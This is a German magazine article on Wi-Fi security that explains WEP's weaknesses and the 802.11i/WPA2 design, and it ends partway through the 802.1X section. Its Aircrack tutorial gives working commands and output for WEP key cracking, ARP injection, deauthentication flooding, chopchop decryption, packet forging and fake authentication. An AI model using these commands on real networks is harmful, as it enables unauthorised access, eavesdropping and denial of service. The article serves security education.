Thema der Ausgabe

Wi-Fi-Sicherheit – WEP, WPA und WPA2

Guillaume Lehembre 

Schwierigkeitsgrad

Wi-Fi (Wireless Fidelity) ist eine der heute führenden drahtlosen Technologien, wobei Wi-Fi-Unterstützung in immer mehr Geräte integriert wird: Laptops, PDAs, Handys. Jedoch bleibt ein Konfigurationsaspekt all zu oft unbeachtet: Sicherheit. Werfen wir einmal einen näheren Blick auf das Sicherheitslevel von Verschlüsselungsmethoden, die in modernen Wi-Fi-Implementationen benutzt werden.

Selbst wenn in Wi-Fi-Geräten Sicherheitsmaßnahmen aktiviert sind, wird in der Regel ein schwaches Verschlüsselungsprotokoll wie zum Beispiel WEP benutzt. In diesem Artikel werden wir die Schwächen von WEP untersuchen und feststellen, wie einfach es ist, das Protokoll zu knacken. Die beklagenswerte Unangemessenheit von WEP verdeutlicht das Bedürfnis nach einer neuen Sicherheitsarchitektur in Form des 802.11i-Standards, weshalb wir ebenfalls einen Blick in Standardimplementationen von WPA und WPA2, sowie deren ersten kleineren Sicherheitslücken und deren Integration in Betriebssysteme werfen.

R.I.P. WEP

WEP (*Wired Equivalent Privacy*) war das Standard-Verschlüsselungsprotokoll, das im ersten IEEE 802.11-Standard bereits im Jahre 1999 eingeführt wurde. Es basiert auf dem RC4-Verschlüsselungsalgorithmus, mit einem geheimen Schlüssel von 40 oder 104 Bits, die mit einem 24-Bit-*Initialisierungsvektor* (IV) kombiniert werden, um die Klartextnachricht *M* und dessen Prüfsumme – den ICV (*Integrity Check Value*) – zu verschlüsseln. Die verschlüsselte Nachricht *C* wurde demnach unter Benutzung der folgenden Formel bestimmt:

$$C = [\, M \,||\, \mathrm{ICV}(M) \,] + [\, \mathrm{RC4}(K \,||\, \mathrm{IV}) \,]$$

wobei || ein Verknüpfungsoperator ist und + ein XOR-Operator. Offensichtlich ist der Initia-

In diesem Artikel erfahren Sie...

- die Schwächen der WEP-Verschlüsselung,
- einen umfassenden Überblick über den 802.11i-Standard und seine kommerziellen Umsetzungen: WPA und WPA2,
- die Grundlagen von 802.1x,
- die potentiellen Schwächen von WPA und WPA2.

Was Sie vorher wissen/können sollten...

- die Grundlagen von TCP/IP und des Wi-Fi-Protokolls,
- Sie sollten Grundkenntnisse in der Kryptographie besitzen.

lisierungsvektor der Schlüssel für die Sicherheit von WEP. Will man ein anständiges Maß an Sicherheit beibehalten und Enthüllungen minimieren, sollte der IV für jedes Paket erhöht werden, damit nachfolgende Pakete mit unterschiedlichen Schlüsseln verschlüsselt werden. Bedauerlich für die WEP-Sicherheit ist, dass der IV im Klartext übertragen wird und dass der 802.11-Standard keine IV-Erhöhung erzwingt. Er überlässt diese Sicherheitsmaßnahme den Optionen der jeweiligen Implementation der drahtlosen Endgeräte (Access Point oder Wireless Card).

Eine kurze Vorgeschichte zu WEP

Das WEP-Protokoll wurde nicht von Sicherheits- oder Kryptographie-Experten entworfen, weshalb es sich schnell als anfällig für die RC4-Probleme, die von David Wagner vier Jahre davor beschrieben wurden, zeigte. Im Jahre 2001 veröffentlichten Scott Fluhrer, Itsik Mantin und Adi Shamir (oder kurz: FMS) ihre berühmte Arbeit über WEP, die zwei Schwachstellen im RC4-Verschlüsselungsalgorithmus aufzeigten: Invariance Weaknesses und Angriffe bei bekanntem IV. Beide Angriffe beruhen auf der Tatsache, dass es für bestimmte Schlüsselwerte möglich ist, dass Bits in den Anfangsbytes des Keystream von nur ein paar wenigen Bits des Encryption-Key abhängen (obgleich normalerweise jedes Bit eines Keystreams sich mit 50% Wahrscheinlichkeit vom vorangehenden unterscheidet). Weil der Encryption-Key durch die Verknüpfung des geheimen Schlüssels mit dem IV zusammengesetzt wird, ergeben bestimmte IV-Werte schwache Schlüssel.

Die Schwachstellen werden von Sicherheitstools, wie zum Beispiel AirSnort, ausgenutzt. Damit ist es möglich WEP-Schlüssel wiederherzustellen, indem eine ausreichende Menge an Traffic analysiert wird. Während diese Art von Angriff erfolgreich in einem belebten Netzwerk bei einem vernünftigen Zeitaufwand durchgeführt werden kann, war die Zeit, die zur Datenverarbeitung



Abbildung 1. *WEP-Verschlüsselungsprotokoll*

benötigt wird, ziemlich lang. David Hulton (h1kari) entwickelte eine optimierte Version des Angriffs, der in die Betrachtung nicht nur das erste Byte der RC4-Ausgabe (wie in der FMS-Methode) einbezog, sondern ebenfalls die nachfolgenden. Das führte zu einer geringfügigen Reduzierung der Datenmenge, die für die Analyse notwendig war.

Der Schritt der Integritätsüberprüfung leidet ebenfalls an einer ernsthaften Schwachstelle aufgrund des CRC32-Algorithmus, der für diese Aufgabe benutzt wird. CRC32 wird häufig bei Fehlererkennungen benutzt, aber wurde aufgrund seiner Linearität nie als kryptographisch sicher angesehen, wie Nikita Borisov, Ian Goldberg und David Wagner im Jahre 2001 feststellten.

Seit diesem Zeitpunkt wurde angenommen, dass WEP nur für Privatanwender und unkritische Anwendungen ein akzeptables Maß an Sicherheit bietet. Jedoch war selbst diese vorsichtige Zurückhaltung mit dem Erscheinen von KoreK-Angriffen im Jahr 2004 (verallgemeinerte FMS-Angriffe, darunter auch die Optimierungen von h1kari) und des Inverted Arbaugh inductive-Angriffs, der es ermöglicht, dass beliebige Pakete ohne Wissen über den Schlüssel durch Packet-Injection entschlüsselt werden können, komplett vergessen. Cracking-Tools, wie Aircrack von Christophe Devine oder WepLab von José Ignacio Sánchez setzen diese Angriffe um und können einen 128-Bit WEP-Schlüssel in weniger als 10 Minuten wiederherstellen (oder etwas langsamer, abhängig vom speziellen Access Point und der Wireless Card).

Das Einfließen von Paket-Injection verbesserte die Zeiten fürs WEP-Cracking außerordentlich, da jetzt nicht mehr Millionen, sondern nur noch wenige tausend Pakete mit genügend einmaligen IVs benötigt werden – rund 150.000 für einen 64-Bit WEP-Schlüssel und 500.000 für einen 128-Bit-Schlüssel. Mit Paket-Injection war das Sammeln der notwendigen Daten eine Sache von Minuten. Gegenwärtig ist WEP völlig zweifellos tot (siehe Tabelle 1) und sollte nicht benutzt werden, nicht einmal mit Schlüsselrotation.

WEP-Sicherheitslücken können wie folgt zusammengefasst werden:

- Schwachstellen des RC4-Algorithmus im WEP-Protokoll aufgrund der Schlüsselkonstruktion;
- IV sind zu kurz (24 Bits – weniger als 5000 Pakete werden für eine 50% Kollisionswahrscheinlichkeit benötigt) und IV-Wiederbenutzung ist erlaubt (kein Schutz gegen Nachrichtenwiederholung);
- keine angemessene Integritätsüberprüfung (CRC32 wird für Fehlererkennung benutzt und ist aufgrund seiner Linearität kryptographisch unsicher);
- keine eingebaute Methode zur Aktualisierung von Schlüsseln.

Cracking von WEP-Schlüsseln mit Aircrack

Mit Tools wie Aircrack (erstellt vom französischen Security Re-

Tabelle 1. *Zeitachse des Todes von WEP*

Datum	Beschreibung
September 1995	Potentielle RC4-Schwachstelle (Wagner)
Oktober 2000	Erste Publikation über WEP-Schwachstellen: *Unsafe at any key size; An analysis of the WEP encapsulation* (Walker)
Mai 2001	An inductive chosen plaintext -Angriff gegen WEP/WEP2 (Arbaugh)
Juli 2001	CRC *Bit flipping*-Angriff – *Intercepting Mobile Communications: The Insecurity of 802.11* (Borisov, Goldberg, Wagner)
August 2001	FMS-Angriffe – *Weaknesses in the Key Scheduling Algorithm of RC4* (Fluhrer, Mantin, Shamir)
August 2001	Veröffentlichung von AirSnort
Februar 2002	Optimierte FMS-Angriffe von h1kari
August 2004	KoreK-Angriffe (einmalige IV) – Veröffentlichung von chopchop und chopper
Juli/ August 2004	Veröffentlichung von Aircrack (Devine) und WepLab (Sanchez), die die KoreK-Angriffe umsetzen

searcher Christophe Devine) kann WEP-Cracking sehr leicht demonstriert werden. Aircrack enthält drei Hauptwerkzeuge, die in den drei für die Schlüsselwiederherstellung benötigten Angriffsphasen benutzt werden:

- airodump: Wireless Sniffing-Tool, das zur Entdeckung von Netzwerken mit aktivierten WEP benutzt wird;
- aireplay: Injection-Tool zur Erhöhung des Traffics;
- aircrack: WEP-Schlüssel-Cracker, das die gesammelten einzelnen IV benutzt.

Derzeit unterstützt aireplay Injections nur auf bestimmten Wireless-Chipsätzen. Für die Injection-Unterstützung im Monitor-Modus werden die neuesten gepatchten Treiber benötigt. Der Monitor-Modus ist das Äquivalent zum Promiscuous-Modus in Kabelnetzwerken. Dieser verhindert, dass Pakete, die nicht für den überwachenden Host bestimmt sind, abgelehnt werden (was üblicherweise auf der physischen Schicht des OSI-Stacks gemacht wird). Dadurch können alle Pakete eingefangen werden. Wenn die Treiber gepatched sind, wird nur eine Wireless Card benötigt, um gleichzeitig aufzunehmen und Traffic einzuspeisen.

Das Hauptziel eines Angriffs ist es Traffic zu erzeugen, um einmalige IV einzufangen, die zwischen einem legitimierten Client und einem Access Point benutzt werden. Einige verschlüsselte Daten sind leicht wiedererkennbar, weil sie eine feste Länge besitzen, eine feste Zieladresse usw. Das ist der Fall bei ARP-Request-Paketen (siehe Kasten *ARP-Request*), die an die Broadcast-Adresse (FF:FF:FF:FF:FF:FF) gesendet werden und eine feste Länge von 68 Oktetts haben. ARP-Requests können wiederholt werden, um neue ARP-Responses von einem berechtigtem Host zu verursachen, was zu Nachrichten im Funknetz führt, die mit neuen IVs verschlüsselt werden.

In den folgenden Beispielen ist 00:13:10:1F:9A:72 die MAC-Adresse des Access Points (BSSID) im Kanal 1 mit der SSID *hakin9demo* und 00:09:5B:EB:C5:2B ist die MAC-Adresse eines Clients (der WEP oder WPA-PSK, je nach Beispiel, benutzt) im drahtlosen Netzwerk. Die meisten Befehle erfordern root-Privilegien.

Der erste Schritt ist das Aktivieren des Monitor-Modus auf Ihrer Wireless-Card (hier ein Atheros-basiertes Modell), damit wir den gesamten Traffic einfangen können (siehe Listing 1). Der nächste Schritt ist das Herausfinden von in der Nähe liegenden Netzwerken und deren Clients, indem alle 14 Kanäle, die Wi-Fi-Netzwerke benutzen können (siehe Listing 2), gescannt werden.

Der Ergebnis in Listing 2 ist folgendermaßen zu interpretieren: ein Access Point mit der BSSID 00:13:10:1F:9A:72 benutzt WEP-Verschlüsselung auf dem Kanal 1 mit der SSID *hakin9demo* und ein Client, der durch die MAC-Adresse 00:0C:F1:19:77:5C identifiziert werden kann, ist mit diesem Netzwerk verbunden und authentifiziert.

Sobald das Zielnetzwerk lokalisiert wurde, sollte das Einfangen auf dem richtigen Kanal, um das Verpassen von Paketen während des Scannens anderer Kanäle zu vermeiden, gestartet werden. Folgender Befehl erzeugt die gleiche Ausgabe wie der vorangegangene:

```
# airodump ath0 wep-crk 1
```

ARP-Request

Das *Address Resolution Protocol* (ARP – RFC826) wird benutzt, um 32-Bit IP-Adressen in 48-Bit Ethernet-Adressen umzuwandeln (Wi-Fi-Netzwerke benutzen ebenfalls das Ethernet-Protokoll). Zur Veranschaulichung dient Folgendes: wenn ein Host A (192.168.1.1) mit einem Host B (192.168.1.2) kommunizieren möchte, muss die bekannte IP-Adresse in eine MAC-Adresse unter Benutzung des ARP-Protokolls umgewandelt werden. Um das zu machen, sendet Host A eine Broadcast-Nachricht, die die IP-Adresse vom Host B enthält (*Wer hat 192.168.1.2? Sage es 192.168.1.1*). Der Zielhost gibt eine Antwort zurück (*192.168.1.2 ist auf 01:23:45:67:89:0A*), nachdem er erkannt hat, dass die IP-Adresse im Paket mit der eigenen übereinstimmt. Die Antwort wird üblicherweise im Cache aufbewahrt.

Als Nächstes können wir die vorher gesammelten Informationen dazu benutzen, mithilfe von aireplay Traffic einzuspeisen. Die Injection beginnt, wenn ein eingefangener ARP-Request, der mit der als Ziel angesetzten BSSID verknüpft ist, im drahtlosen Netzwerk auftaucht:

```
# aireplay -3 \
  -b 00:13:10:1F:9A:72 \
  -h 00:0C:F1:19:77:5C \
  -x 600 ath0
(...)
Read 980 packets
  (got 16 ARP requests),
  sent 570 packets...
```

Letztendlich wird aircrack dazu benutzt, den WEP-Schlüssel zu erlangen. Die Verwendung der pcap-Datei macht es möglich, dass dieser letzte Schritt ausgeführt werden kann, noch während airodump dabei ist Daten einzufangen (siehe Abbildung 2 für die Ergebnisse):

```
# aircrack -x -0 wep-crk.cap
```

Andere Arten von Aircrack-Angriffen

Aircrack macht es außerdem möglich, andere interessante Angriffsarten durchzuführen. Schauen wir uns ein paar von ihnen einmal näher an.

Angriff 2: Deauthentifizierung

Dieser Angriff kann dazu benutzt werden, eine versteckte SSID (z. B. eine, die nicht per Broadcast versendet wird) zu erlangen, einen 4-Wege-Handshake von WPA einzufangen oder ein Denial of Service zu erzwingen (dazu später in der Sektion über 802.11i mehr). Das Ziel des Angriffs ist es, den Client dazu zu bringen, dass er sich erneut authentifiziert. Dies, zusammen mit dem Fehlen einer Authentifizierung für Control Frames (die für die Authentifizierung, Verbindung *etc.* benutzt wird), ermöglicht es einem Angreifer, MAC-Adressen zu spoofen.

Einem Client im drahtlosen Netzwerk kann die Authentifizierung mit folgendem Befehl entzogen werden. Dieser bewirkt, dass Deauthentifizierungs-Pakete von der BSSID aus an die MAC-Adresse des Clients gesendet werden, wobei die BSSID gespooft wird:

Listing 1. *Aktivierung des Monitor-Modus*

```
# airmon.sh start ath0
Interface       Chipset         Driver
ath0            Atheros         madwifi (monitor mode enabled)
```

Listing 2. *Auffinden in der Nähe liegender Netzwerke und deren Clients*

```
# airodump ath0 wep-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   62      305       16   1  48  WEP   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   56        1  hakin9demo
```

```
# aireplay -0 5
  -a 00:13:10:1F:9A:72
  -c 00:0C:F1:19:77:5C
  ath0
```

Massen-Deauthentifizierung ist ebenfalls möglich (allerdings nicht immer zuverlässig) und ist damit verbunden, dass der Angreifer kontinuierlich die BSSID spoofen und die Deauthentifizierungs-Pakete an die Broadcast-Adresse senden muss:

```
# aireplay -0 0
  -a 00:13:10:1F:9A:72
  ath0
```

Angriff 3: Entschlüsselung beliebiger WEP-Datenpakete ohne Kenntnis des Schlüssels

Dieser Angriff basiert auf dem Proof-of-Concept-Tool von KoreK, genannt chopchop, das mit WEP verschlüsselte Pakete entschlüsseln kann, ohne das dabei der Schlüssel selbst bekannt sein muss. Die Integritätsprüfung, die im WEP-Protokoll umgesetzt wurde, ermöglicht es einem Angreifer, sowohl ein verschlüsseltes Paket, als auch dessen zugehörigen CRC zu verändern. Darüber hinaus bedeutet die Benutzung des XOR-Operators im WEP-Protokoll, dass ein ausgewähltes Byte in der verschlüsselten Nachricht immer vom gleichen Byte in der Klartext-Nachricht abhängt. Durch das Abschneiden des letzten Bytes der



Abbildung 2. *Aircrack-Ergebnisse nach ein paar Minuten*

Listing 3. *Entschlüsseln von WEP-Paketen ohne Kenntnis des Schlüssels*

```
# aireplay -4 -h 00:0C:F1:19:77:5C ath0
Read 413 packets...
 Size: 124, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  00:13:10:1F:9A:70
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 d500 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  0013 101f 9a70 c040 c3ec e100 b1e1 062c  .....p.@........,
 0x0020:  5cf9 2783 0c89 68a0 23f5 0b47 5abd 5b76  \.'...h.#..GZ.[v
 0x0030:  0078 91c8 adfe bf30 d98c 1668 56bf 536c  .x.....0...hV.Sl
 0x0040:  7046 5fd2 d44b c6a0 a3e2 6ae1 3477 74b4  pF_..K....j.4wt.
 0x0050:  fb13 c1ad b8b8 e735 239a 55c2 ea9f 5be6  .......5#.U...[.
 0x0060:  862b 3ec1 5b1a a1a7 223b 0844 37d1 e6e1  .+>.[...";.D7...
 0x0070:  3b88 c5b1 0843 0289 1bff 5160            ;....C....Q`
Use this packet ? y
Saving chosen packet in replay_src-0916-113713.cap
Offset  123 ( 0% done) | xor = 07 | pt = 67 |  373 frames written in  1120ms
Offset  122 ( 1% done) | xor = 7D | pt = 2C |  671 frames written in  2013ms
(...)
Offset   35 (97% done) | xor = 83 | pt = 00 |  691 frames written in  2072ms
Offset   34 (98% done) | xor = 2F | pt = 08 |  692 frames written in  2076ms
Saving plaintext in replay_dec-0916-114019.cap
Saving keystream in replay_dec-0916-114019.xor
Completed in 183s (0.47 bytes/s)
```

Listing 4. *Einlesen einer pcap-Datei aus einem Angriff*

```
# tcpdump -s 0 -n -e -r replay_dec-0916-114019.cap
reading from file replay_dec-0916-114019.cap, link-type IEEE802_11 (802.11)
11:40:19.642112 BSSID:00:13:10:1f:9a:72 ←
  SA:00:0c:f1:19:77:5c DA:00:13:10:1f:9a:70
LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0x03: oui Ethernet (0x000000),
ethertype IPv4 (0x0800): 192.168.2.103 > 192.168.2.254:
ICMP echo request, id 23046, seq 1, length 64
```

Listing 5. *Wiedergabe eines gefälschten Pakets*

```
# aireplay -2 -r forge-arp.cap ath0
 Size: 68, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  FF:FF:FF:FF:FF:FF
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 0201 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  ffff ffff ffff 8001 c3ec e100 b1e1 062c  ...............,
 0x0020:  5cf9 2785 4988 60f4 25f1 4b46 1ab0 199c  \.'.I.`.%.KF....
 0x0030:  b78c 5307 6f2d bdce d18c 8d33 cc11 510a  ..S.o-.....3..Q.
 0x0040:  49b7 52da                                I.R.
Use this packet ? y
Saving chosen packet in replay_src-0916-124231.cap
You must also start airodump to capture replies.
Sent 1029 packets...
```

verschlüsselten Nachricht, wird diese beschädigt. Gleichzeitig wird aber dadurch ermöglicht, dass der Wert des dazugehörigen Klartext-Bytes erraten werden und die verschlüsselte Nachricht dementsprechend korrigiert werden kann.

Wenn das nachgebesserte Paket wiederum in das Netzwerk eingespeist wird, wird es vom Access Point gedropped, wenn die Vermutung falsch war (in diesem Fall muss erneut geschätzt werden). Bei einer richtigen Vermutung wird es jedoch wie gewöhnlich weitergeleitet. Indem man diesen Angriff für alle Bytes einer Nachricht wiederholt, kann man ein WEP-Paket entschlüsseln und den Keystream wiederherstellen. Denken Sie daran, dass IV-Inkrementierung im WEP-Protokoll nicht verbindlich ist, weshalb es möglich ist, diesen Keystream wiederzuverwenden, um nachfolgende Pakete zu spoofen (Wiederbenutzung des IV).

Die Wireless-Card muss auf dem richtigen Kanal in den Monitor-Modus gewechselt werden (siehe vorangegangenes Beispiel für eine Beschreibung dazu). Der Angriff muss gegen einen berechtigten Client (immer noch 00:0C:F1:19:77:5C in unserem Fall) durchgeführt werden und aireplay wird den Angreifer dazu auffordern, jedes einzelne verschlüsselte Paket anzunehmen (siehe Listing 3). Zwei pcap-Dateien werden erzeugt: eine für das unverschlüsselte Paket und eine weitere für deren dazugehörigen Keystream. Die daraus resultierende Datei kann mit einem passenden Reader (wir werden tcpdump benutzen) lesbar gemacht werden – siehe Listing 4 für ein Beispiel eines Ping, der zwischen Hosts ausgetauscht wird.

Sobald der Keystream aufgezeichnet wurde, ist es möglich, jegliche Pakete zu fälschen. Hier ist ein gespoofter ARP-Request, der von 192.168.2.123 (00:0C:F1:19:77:5C) an 192.168.2.103 gesendet wird:

```
# arpforge \
  replay_dec-0916-114019.xor \
  1 \
  00:13:10:1F:9A:72 \
  00:0C:F1:19:77:5C \
  192.168.2.123 \
  192.168.2.103 \
  forge-arp.cap
```

Schließlich wird aireplay dazu benutzt dieses Paket wiederzugeben (siehe Listing 5).

Diese Methode ist weniger automatisiert als das eigene ARP-Request-Spoofing von Aircrack (die `-1`-Option), ist jedoch anpassbarer.

Der Angreifer kann den entdeckten Keystream dazu benutzen, jegliche Pakete zu fälschen, die nicht länger als der Keystream sind (andernfalls muss der Keystream ausgedehnt werden).

Angriff 4: Fake-Authentifizierung

Die vorher (Angriffe 1 und 3) beschriebenen Cracking-Methoden für den WEP-Schlüssel benötigen einen berechtigten Client (real oder virtuell, wobei real besser ist), der mit einem Access Point verbunden ist, um sicherzustellen, dass der Access Point keine Pakete aufgrund einer nicht angeschlossenen Zieladresse verwirft.

Wenn eine offene Authentifizierung benutzt wird, kann jeder Client mit dem Access Point authentifiziert und angeschlossen werden, allerdings wird der Access Point alle diejenigen Pakete droppen, die nicht mit dem richtigen WEP-Schlüssel verschlüsselt wurden. In dem Beispiel in Listing 6 wird Aireplay dazu benutzt, einen Authentication- und Association-Request für die SSID *hakin9demo* (BSSID: 00:13:10:1F:9A:72) mit der gespooften MAC-Adresse 0:1:2:3:4:5 zu fälschen.

Einige Access Points erfordern, dass sich Clients alle 30 Sekunden erneut verbinden. Dieses Verhalten kann in aireplay nachgeahmt werden, indem die zweite Option (`0`) mit `30` ersetzt wird.

Listing 6. *Fake-Authentifizierung*

```
# aireplay -1 0 -e hakin9demo -a 00:13:10:1F:9A:72 -h 0:1:2:3:4:5 ath0
18:30:00  Sending Authentication Request
18:30:00  Authentication successful
18:30:00  Sending Association Request
18:30:00  Association successful
```

802.11i

Im Januar 2001 wurde die *i*-Task Group im IEEE gegründet, um die Datenauthentifizierung und die Verschlüsselungssicherheit zu verbessern. Im April 2003 veröffentlichte die Wi-Fi Alliance (ein Verband zur Förderung und Zertifizierung von Wi-Fi) eine Empfehlung als Antwort auf Bedenken von Unternehmen in Bezug auf die Sicherheit drahtloser Netzwerke. Jedoch waren sie sich ebenfalls bewusst, dass Verbraucher nicht gewillt sein würden, ihr vorhandenes Equipment zu ersetzen.

Im Juni 2004 wurde der endgültige Release des 802.11i-Standards angenommen und erhielt den kommerziellen Namen WPA2 von der Wi-Fi Alliance. Der IEEE 802.11i-Standard führte solche grundlegende Änderungen wie die Trennung der Nutzerauthentifizierung und der Sicherstellung der Nachrichtenintegrität bzw. -geheimhaltung und stellt dadurch eine stabile und anpassbare Sicherheitsarchitektur zur Verfügung, die gleichermaßen für Heimnetzwerke und große Unternehmensumgebungen geeignet ist. Die neue Architektur für drahtlose Netzwerke wird Robust Security Network (RSN) genannt und benutzt 802.1X-Authentifikation, stabile Schlüsselverteilung und neue Integritäts- und Privacy-Mechanismen.

Obwohl die RSN-Architektur komplexer ist, bietet sie sichere und skalierbare Lösungen für drahtlose Kommunikationen. Ein RSN wird üblicherweise nur RSN-fähige Geräte akzeptieren, allerdings definiert IEEE 802.11i auch eine Transitional Security Network (TSN)-Architektur, in der sowohl RSN als auch WEP-Systeme teilnehmen können, wodurch es Benutzern ermöglicht wird, ihre Ausstattung rechtzeitig aufzurüsten. Wenn der Authentifikationsvorgang oder Verbindungsaufbau zwischen den Geräten den 4-Wege-Handshake benutzt, wird der Verbindungsaufbau als RSNA (Robust Security Network Association) bezeichnet.

Die Herstellung einer sicheren Kommunikationsumgebung besteht aus vier Phasen (siehe Abbildung 4):

- Übereinkommen über die Sicherheitspolicy;
- 802.1X-Authentifikation;
- Schlüsselableitung und -verteilung;
- RSNA-Datenvertraulichkeit und -integrität.

Phase 1: Übereinkommen über die Sicherheitspolicy

Die erste Phase verlangt von den kommunizierenden Parteien, dass sich diese auf die zu benutzende Sicherheitspolicy einigen. Sicherheitspolicies, die der Access Point unterstützt, werden in *Beacon* oder in einer *Probe Respond*-Nachricht (die einem *Probe Request* vom Client folgt) angekündigt. Es folgt eine offene Standardauthentifikation (genau wie in TSN-Netzwerken, in denen eine Authentifikation immer erfolgreich ist). Die Antwort des Clients wird in der *Association Request*-Nachricht eingefügt, die von einem *Association Response* vom Access Point bestätigt wird. Informationen zur Sicherheitspolicy wird im Feld RSN IE (*Information Element*) gesendet, im Detail:

- unterstützte Authentifikationsmethoden (802.1X, Pre-Shared Key (PSK));
- Sicherheitsprotokolle für Unicast-Traffic (CCMP, TKIP etc.) – die Cipher-Suite für zwei Kommunikationspartner;
- Sicherheitsprotokolle für Multicast-Traffic (CCMP, TKIP *etc.*) – die Cipher-Suite für Gruppen,
- Unterstützung für Pre-Authentifizierung, die es Benutzern ermöglicht, sich vor dem Wechsel zu einem neuen Access Point des gleichen Netzwerks bereits vorläufig zu authentifizieren, zum Zwecke einer nahtlosen Übergabe.

Abbildung 5 veranschaulicht diese erste Phase.



Abbildung 3. *IEEE 802.1X-Modell aus der IEEE 802.1X-Spezifikation*

Phase 2: 802.1X-Authentifikation

Die zweite Phase ist die auf EAP und den speziell vereinbarten Authentifikationsmethoden basierende 802.1X-Authentifizierung: EAP/TLS mit Client- und Serverzertifikaten (die eine Public Key Infrastructure erfordern), EAP/TTLS oder PEAP für hybride Authentifikation (bei der nur die Server Zertifikate benötigen) *etc.* Die 802.1X-Authentifizierung wird eingeleitet, wenn der Access Point um Identitätsdaten vom Client bittet, wobei die Antwort des Clients die bevorzugte Authentifikationsmethode enthält. Danach werden geeignete Nachrichten zwischen dem Client und dem Authentication Server ausgetauscht, um einen allgemeinen Master Key (MK) zu generieren. Am Ende des Verfahrens wird eine *Radius Accept*-Nachricht vom Authentication Server an den Access Point gesandt, der den MK und eine endgültige *EAP Success*-Nachricht für den Client enthält. Abbildung 6 veranschaulicht diese zweite Phase.

Phase 3: Schlüsselhierarchie und -verteilung

Verbindungssicherheit stützt sich im großen Maße auf geheime Schlüssel. Bei RSN besitzt jeder Schlüssel eine begrenzte Lebensdauer und eine Gesamtsicherheit wird durch die Benutzung einer Sammlung mehrerer Schlüssel, die in einer Hie-

IEEE 802.1X und EAP

Das IEEE 802.1X-Authentifikationsprotokoll (ebenfalls bekannt als *Port-Based Network Access Control*) ist ein Framework, welches ursprünglich für Kabelnetzwerke entwickelt wurde und das Authentifizierung, Autorisierung und Schlüsselverteilungsmechanismen zur Verfügung stellt. Es setzt ebenfalls eine Zugangskontrolle für Benutzer, die sich mit dem Netzwerk verbinden, um. Die IEEE 802.1X-Architektur besteht aus drei funktionellen Einheiten:

- dem Supplicant, der sich mit dem Netzwerk verbindet;
- dem Authenticator, der eine Zugangskontrolle bereit stellt;
- dem Authentication Server, der Authentifizierungsentscheidungen trifft.

